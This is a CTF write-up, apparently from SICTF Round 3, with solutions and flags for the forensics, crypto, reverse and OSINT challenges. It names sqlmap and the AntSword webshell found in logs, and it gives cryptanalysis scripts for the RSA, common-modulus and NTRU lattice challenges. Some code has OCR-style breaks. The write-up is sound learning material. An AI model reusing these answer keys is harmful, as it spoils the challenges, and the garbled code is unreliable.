在日志中发现sql注入过程，工具为sqlmap，版本号为1.2.4.18

日志中发现antword webshell管理工具 版本号为2.1

flag为SICTF{10.11.35.95|暴力破解|sqlmap|1.2.4.18|蚁剑|2.1}

# 问卷调查

填完问卷后得到flag

您的答卷已经提交，感谢您的参与！

Give you the flag:

SICTF{See\_y0u\_1n\_sictf\_rOund4\_!!!!@#\_558b0304}



## Crypto

### [签到]Vigenere

维吉尼亚爆破密钥

#### Result

Cleartext using the keyword "saatf":

is our intention to endeavour to keep the United States of America neutral.

In the event of this not succeeding, we propose an alliance on the following basis with Mexico:  
That we shall make war together and make peace together. We shall give SICTF{4695cab9-fd68-4684-be81-c6c1acb6cafa}e generous financial support, and an understanding on our part that Mexico is to reconquer the lost territory in New Mexico, Texas, and Arizona. The details of settlement are left

签到，确信！

```

1 from Crypto.Util.number import *
2 from gmpy2 import *
3 n = 8361361624563191168612863710516449028280757632934603412143152925186847
72182155287933860895112015763118269976283374309783736874052605573651608013
65205848481131370875818864263351912076888070630240961280014066982179988167
82335655663803544853496060418931569545571397849643826584234431049002394772
87726360304973672307139298982493920236263140916443471593866203879564131418
96287306149782179878681506514913431615264478945692417700903776336020585612
39329450046036247193745885174295365633411482121644408648089046016960479100
22085095300992777895030475433901354101953641388026407445643390767167004928
83179455404954966155311509166470501589360100950374123346625610460161637775
75736952349827380039938526168715655649566952708788485104126900723003264019
51388889794217589000771102628894168725696201279926438754589283276230432028
75925756026836738453999840392723509298032174926175026010056137789761097018
42829008365226259492848134417818535629827769342262020775115695472218876430
55702647128252604254519594406307852327934145919947591120396676275138133427
77162367406370214163113252430285699973033413173945253458791885239489916984
89667794912052436245063998637376874151553809424581376068719814532246179297
85120686250595243730125331366087623113628587721494909499545899763023576463
50595280161490066137202871029418685172445098548756728874450997339099125988
95743707420454623997740143407206090319567531144126090072331
4 e = 65537
5 c = 9901744183419446581636823550814851552652879282998060853149162655806576
72513493698560580484907432207730887132062242640756706695937403268682912083
14856886614701124751043983734094533445111012518259539792060207477502241645
49189546236124495846375847163438062559170905259042012848525788342324478217
16829253065610989317909188784426328951520866152936279891872183954439348449
35949152636067115219373526009907719898626436456804683439906451435053832999
09851310529476700636056111137302461289268502424718207099571586091753768679
93700411738314237400038584470826914946434498322430741797570259936266226325
66781452183842073306133596907124558065718754416177261988951884534863967282
0212709030227999637445937151949285026069104527776877356140334046462370920
6764478626639065268247681786287993305687452549301456541574678459748029511
68552977965305610879564449544251506673107523213073032625840449764655188544
31466294982361917940650501995350631694711125332846631973576359080543436836
37354352034115772227442563180462771041527246803861110504563589660801224223
15206057376038804579169922100755691159779238782941689203741428313149983267
22221574507424606660133319622494158074392584177361289760442725559223443427
25850924271905056434303543500959556998454661274520986141613977331669376614
64726966727659416351604042208961609984931564442464492014590006642683960705
8422686565517159251903275091124418838917480242517812783383
6 R = Zmod(n) ["x"]
7 while True:
8     Q = R.quo(R.random_element(7))
9     p = gcd(ZZ(list(Q.random_element() ^ n)[1]), n)

```

```

10     if p!=1:
11         q = sum([p**i for i in range(7)])
12         r=n//(p*q)
13         assert n==p*q*r
14         break
15     phi=(p-1)*(q-1)*(r -1)
16     d = pow(e,-1,phi)
17     m = pow(c,d,n)
18     print(long_to_bytes(int(m)))

```

创建n的多项式环循环查找n的因数

得到p, q, r后计算phi解flag

```

age: from Crypto.Util.number import *
...: from gmpy2 import *
...: n = 8361361624563191168612863710516449028280757632934603412143
...: 04189315695455713978496438265842344310490023947728772636030497
...: 40864808904601696047910022085095300992777895030475433901354101
...: 1388897942175890007711026288941687256962012799264387545892832
...: 40630785232793414591994759112039667627513813342777162367406376
...: 09499545899763023576463505952801614900661372028710294186851724
...: e = 65537
...: c = 9901744183419446581636823550814851552652879282998060853149
...: 71634380625591709052590420128485257883423244782171682925306561
...: 20709957158609175376867993700411738314237400038584470826914946
...: 76447862663906526824768178628799333056874525493014565415746784
...: 18046277104152724680386111050456358966080122422315206057376038
...: 86141613977331669376614647269667276594163516040422089616099849
...: R = Zmod(n)["x"]
...: while True:
...:     Q = R quo(R.random_element(7))
...:     p = gcd(zz(list(Q.random_element() ^ n)[1]),n)
...:     if p!=1:
...:         q = sum([p**i for i in range(7)])
...:         r=n//(p*q)
...:         assert n==p*q*r
...:         break
...: phi=(p-1)*(q-1)*(r -1)
...: d = pow(e,-1,phi)
...: m = pow(c,d,n)
...: print(long_to_bytes(int(m)))
'SICTF{d9428fc7-fa3a-4096-8ec9-191c0a4562ff}'

```

## SuperbRSA

共模攻击，但e1, e2 不互素，套脚本

```
1 from Crypto.Util.number import *
2 from gmpy2 import *
3 n= 19006830358118902392432453595802675566730850352890246995920642811967821
25938800904980351310275059452410647170964120201983268243802731246884929998
58326751917954171605533795808134107223590898725193720492292337324059930624
6428688889084640878784209014165871696882564834896322508054231777967011195
63656446380627099832693616144900998843424917847710012734740675993214901071
20913761837101356153752726718885412332754157371559533231334396445297098987
91881795186775830217884663044495979067807418758455237701315019683802437323
17712549307611341973982743028231101808397611415815992545074671206463956930
1925672742186294237113199023
4 c1= 2762452436589767200666059038753667635527203283740989651646762477718179
97950424168480909517684516498439306387133611184795758628248588201187138612
09008138922632168348630819974331184251305325989466122101300837126170467871
61506467644462088334476437815745160456414937707787353635868571601478266843
94417412837449465273160781074676966630398315417741542529612480836572205781
07657632538283250269486888393168072055862177057034986439987952317199595372
01981186603554796260371290473271852242031090062518092579191432841573549350
05710902589809259500117996982503679601132486140677013625335552533104471327
456798955341220640782369529
5 c2= 1173401965922624771382179210802698906010671235839751482702491230986074
17294384946894805318758332872684546698595687190538963464713607500279522266
3317355959406446685041373750426780759943567961652202624111887294138123201
10471884974430076967696158573281057995322105633807688584074312639706307494
02815221377943408225945773523616165987021434773791452846874277059138318854
93512616944504612474278405909277188118896882441812469679494459216431405139
47854819215281144116917613475007907331701123293425036545490828067607980177
00439680069838484958350890559567228480809158981513522422152100710113310987
61828031786300276771001839021
6 e1=55
7 e2=200
8
9 g,x,y=gmpy2.gcdext(e1,e2)
10 m1=pow(c1,x,n)*pow(c2,y,n)%n
11 x = gmpy2.gcd(e1,e2)
12 k = 0
13 while 1:
14     m11 = m1 + k*n
15     m,s = gmpy2.iroot(m11,x)
16     if s:
17         print(long_to_bytes(m))
18         break
19     k += 1
```

```

GOUBUGOUBULI 31ms 9:30 AM
g0ubu1i >> python -u "c:\Users\g0ubu1i\Desktop\SICTF\SuperbRSA\exp.py"
b'SICTF{S0_Great_RSA_Have_You_Learned?}'
```

## easyLattice

格密码 NTRU 由于f的bit大，需要给p, h加上大系数k

exp.py

```

1 from Crypto.Util.number import *
2 h = 98484633560947305166077329578886867106091479557246201087042517795669105
191706901986846286857625962321246131156918826888279184892971223194160810191
21038443
3 p = 11403618200995593428747663693860532026261161211931726381922677499906885
834766955987247477478421850280928508004160386000301268285541073474589048412
962888947
4 M = matrix([[1,(2**245)*h],[0,(2**245)*p]])
5 f,g = M.LLL()[0]
6 flag = abs(f)
7 print(long_to_bytes(flag))
```

```

page: from Crypto.Util.number import *
.... h = 9848463356094730516607732957888686710609147955724620108704251779566910519170690198684628685762596232124613115691882688827918489297122319416081019121038443
.... p = 11403618200995593428747663693860532026261161211931726381922677499906885834766955987247477478421850280928508004160386000301268285541073474589048412962888947
.... M = matrix([[1,(2**245)*h],[0,(2**245)*p]])
.... f,g = M.LLL()[0]
.... flag = abs(f)
.... print(long_to_bytes(flag))
' SICTF{e3fea01c-18f3-4638-9544-9201393940a9}\xf0\x89\x84'
page:
```

## Reverse

### [签到]Baby\_C++

解压附件，ida打开，查看字符串得到flag

Address	Length	Type	String
.data:0000000C	0000002C	C	SICTF{4e474b8a-9df6-454b-9ea6-d4f5e37cd51f}
.rdata:0000001C	0000001C	C	Welcome to SICTF Round#3!!!
.rdata:00000007	00000007	C	Wrong!

## Ez\_pyc

逆向后得到代码

```
1 # uncompyle6 version 3.7.4
2 # Python bytecode 3.8 (3413)
3 # Decompiled from: Python 3.11.5 (tags/v3.11.5:cce6ba9, Aug 24 2023, 14:3
8:34) [MSC v.1936 64 bit (AMD64)]
4 # Embedded file name: E:\CTF????\ez_pyc\233.py
5 # Compiled at: 2024-02-16 10:29:12
6 # Size of source mod 2**32: 1218 bytes
7 import hashlib
8 k = [[ '#' ] * 10,
9 [
10     ['#', 0, 1, 9] + [0] * 3 + [3, 0, 7],
11 [
12     ['#', 8] + [0] * 8,
13 [
14     ['#', 4] + [0] * 5 + [2, 0, 0],
15 [
16     ['#'] + [0] * 4 + [3] + [0] * 4,
17 [
18     ['#', 5] + [0] * 3 + [6, 0, 0, 2, 0],
19 [
20     ['#', 0, 7] + [0] * 5 + [3, 1],
21 [
22     ['#'] + [0] * 9,
23 [
24     ['#', 0, 0, 8, 0, 9, 0, 7, 0, 0],
25 [
26     ['#'] + [0] * 9
27 cnt = 0
28 s = str(int(input(), 16))
29 try:
30     for x in s:
31         if x not in [str(t) for t in range(1, 10)]:
32             s[cnt + 43690] = 1
33     else:
34         for i in range(1, len(k)):
35             for j in range(1, len(k[i])):
36                 if k[i][j] == 0:
37                     k[i][j] = int(s[cnt])
38                     cnt += 1
39
40     else:
41         for i in range(1, len(k)):
42             for j in range(1, len(k)):
43                 if j not in k[i]:
44                     s[cnt + 3735928559] = 0
```

```

45
46         else:
47             for i in range(1, len(k)):
48                 tmp = []
49                 for j in range(1, len(k)):
50                     tmp.append(k[j][i])
51
52         else:
53             for j in range(1, len(k)):
54                 if j not in tmp:
55                     s[cnt + 3735928559] = 1
56         else:
57             for i in range(1, len(k), int(len(k) ** 0.5)):
58                 for j in range(1, len(k), int(len(k) ** 0.5)):
59                     square = [k[x][y] for x in range(i, i + 3)
60                         for y in range(j, j + 3)]
61                     for t in range(1, len(k)):
62                         if t not in tmp:
63                             s[cnt + 3735928559] = 2
64
65         else:
66             m = hashlib.md5(s.encode()[:-1]).hexdigest()
67             if m == '6baacb4d700007be9de5f94512b8a8c1':
68                 print('SICTF{%s}' % hashlib.md5(s.encode())
69             ).hexdigest()
70         else:
71             print('000Z0h0000qwq')
72             input()
73     except Exception as e:
74         try:
75             pass
76         finally:
77             e = None
78             del e
79
80 # okay decompiling ez_pyc.pyc

```

前面有道数独题做出来为

2456835127469673891564192578837194925486324875196156342796214853

直接运行输入16进制不正确，经过测试是在MD5校验时出错，删掉校验得到flag

```

g0ubu1i >> python -u "c:\Users\g0ubu1i\Desktop\SICTF\ez_pyc\1.py"
5f8e46ab70fce3395aa40e33a4b9f781279a3eac0d62ae01ae245
SICTF{600d3294869ed3c6361f3fd22a672aa0}

```

# Forensics

## [签到]OSINT签到

观察图片后发现有栋楼长得有特点



识图后发现为海南慈航国际医院有限公司

查看地图后发现公园



## 这才是签到


搜图得到建筑物为威尼斯的



拍摄点为南方的码头



沿着小道走，经过尝试，目的地为



故flag为SICTF{意大利\_威尼斯\_GondolaDanieli\_ChiesadiSanZaccaria}

## 签退

附件更新前蜘蛛侠未打码

找到地点为开普敦




店铺名应该为STEERS 经过尝试，拍摄地点为StrandSt，加上国家为南非

故flag为SICTF{南非\_开普敦\_StrandSt\_STEERS}

## 树木的压迫

根据谷歌识图和地图对比找到



达州市体育中心

达州市体育中心

没有评价

体育馆 · 凤凰大道

+86 818 263 2191

路线

在此区域搜索

达州市社会体育指导中心

没有评价

体育馆 · 凤凰大道386号

路线

达州市老年活动中心门球站

没有评价

体育中心 · 西南方向190米

路线

达州市体育中心恒温游泳馆

没有评价

游泳池 · CN 四川省 达州市 通川区 龙井路 体育中心

+86 818 218 8814

路线

没有其他结果了。

SICF{四川省\_达州市\_通川区\_凤凰大道376号\_达州市体育中心}

## 真的签到

根据商场的主要特征菱形铝板和大屏幕识图



找到：SICTF{广东省\_珠海市\_斗门区\_大信新都汇}